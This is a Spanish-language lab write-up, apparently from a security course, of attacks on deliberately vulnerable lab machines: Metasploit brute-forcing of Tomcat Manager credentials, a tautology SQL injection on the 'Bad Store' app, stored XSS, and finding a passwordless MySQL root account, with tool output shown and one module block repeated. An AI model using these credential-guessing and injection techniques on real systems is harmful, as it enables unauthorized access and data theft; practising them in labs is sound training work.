   6   exploit/multi/http/tomcat_mgr_deploy                      2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authen
icated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                      2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code E
ecution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding        2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Discl
sure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                         normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25   excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce                  2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019                 2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated
Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec 2021-05-05     excellent  Yes    Cisco HyperFlex HX Data Platform Command Executio
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce        2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated
ile upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload                  2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArch
ve Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce                    2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote
```

En contre uno interesante:

```
   25  auxiliary/scanner/http/tomcat_mgr_login                                    normal     No     Tomcat Application Manager Login Utility
   26  exploit/multi/http/tomcat_jsp_upload_bypass                  2017-10-03    excellent  Yes    Tomcat RCE via JSP Upload Bypass
   27  auxiliary/admin/http/tomcat_utf8_traversal                   2009-01-09    normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   28  auxiliary/admin/http/trendmicro_dlp_traversal                2009-01-09    normal     No     TrendMicro Data Loss Prevention 5.5 Directory Trav
ersal
   29  post/windows/gather/enum_tomcat                                            normal     No     Windows Gather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 29, use 29 or use post/windows/gather/enum_tomcat

msf6 > use 25
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in the current database (Accepted: none, user
                                                                                , user&realm)
   PASSWORD                                                           no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordli      no        File containing passwords, one per line
                     sts/tomcat_mgr_default_pass.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Us
                                                                                ing-Metasploit
   RPORT             8080                                             yes       The target port (TCP)
   SSL               false                                            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                    yes       URI for Manager login. Default is /manager/html
```


Configuracion:


```
   25  auxiliary/scanner/http/tomcat_mgr_login                                    normal     No     Tomcat Application Manager Login Utility
   26  exploit/multi/http/tomcat_jsp_upload_bypass                  2017-10-03    excellent  Yes    Tomcat RCE via JSP Upload Bypass
   27  auxiliary/admin/http/tomcat_utf8_traversal                   2009-01-09    normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   28  auxiliary/admin/http/trendmicro_dlp_traversal                2009-01-09    normal     No     TrendMicro Data Loss Prevention 5.5 Directory Trav
ersal
   29  post/windows/gather/enum_tomcat                                            normal     No     Windows Gather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 29, use 29 or use post/windows/gather/enum_tomcat

msf6 > use 25
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in the current database (Accepted: none, user
                                                                                , user&realm)
   PASSWORD                                                           no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordli      no        File containing passwords, one per line
                     sts/tomcat_mgr_default_pass.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Us
                                                                                ing-Metasploit
   RPORT             8080                                             yes       The target port (TCP)
   SSL               false                                            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                    yes       URI for Manager login. Default is /manager/html
```


Encuentra usuario y contraseña apartir de un diccionario


```
[-] 192.168.163.128:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.163.128:8180 - Login Successful: tomcat:tomcat
[-] 192.168.163.128:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.163.128:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
```

Lo usamos para entrar en la parte de administración de la pagina:




BAD STORE SQL INYECTION:

Encontramos un lugar donde se consulta a la base de datos para diferentes ítems.
Al hacer 1’ or ‘1’ = ‘1 hacemos true todas las consultas.



Nos carga todas las consultas y además otras que antes no estaban como por ejemplo 9999 test.




1012	Endless Cup	Perfect for late nights	23.98		☐
1013	Invisibility Cloak	For when you just want to hide	8995.00		☐
1014	Disappearing Ink	Makes perfect signatures	30.95		☐
9999	Test	Test Item	0.00	TEST	☐


Add Items to Cart | Reset

BAD STORE XXS:

Encontramos un lugar en el que pongas lo que pongas se queda en la pagina. Si en vez de texto lo sustituimos por código porbamos que se puede hace xxs



Alerta al reiniciar la pagina:



BAD STORE METASPLOIT Y MYSQL

Usando metasploit nos da un usuario que es root que no tiene contraseña.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhost 192.168.163.128
rhost => 192.168.163.128
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.163.128:3306  - 192.168.163.128:3306 - Found remote MySQL version 4.1.7
[!] 192.168.163.128:3306  - No active DB -- Credential data will not be saved!
[+] 192.168.163.128:3306  - 192.168.163.128:3306 - Success: 'root:'
[*] 192.168.163.128:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Al usar mysql entramos en la base de datos con usuario root.

```
└─$ mysql -u root -p -h 192.168.163.128
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    -> \c
MySQL [(none)]> \h

General information about MariaDB can be found at
http://mariadb.org

List of all client commands:
Note that all text commands must be first on line and end with ';'
?         (\?) Synonym for `help'.
clear     (\c) Clear the current input statement.
```